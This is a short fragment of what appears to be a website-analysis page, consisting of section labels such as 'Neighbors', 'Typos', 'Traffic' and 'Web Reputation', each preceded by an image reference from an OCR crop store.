
NEIGHBORS

COUSIN


TRAFFIC

TYPOS


Web Reputation



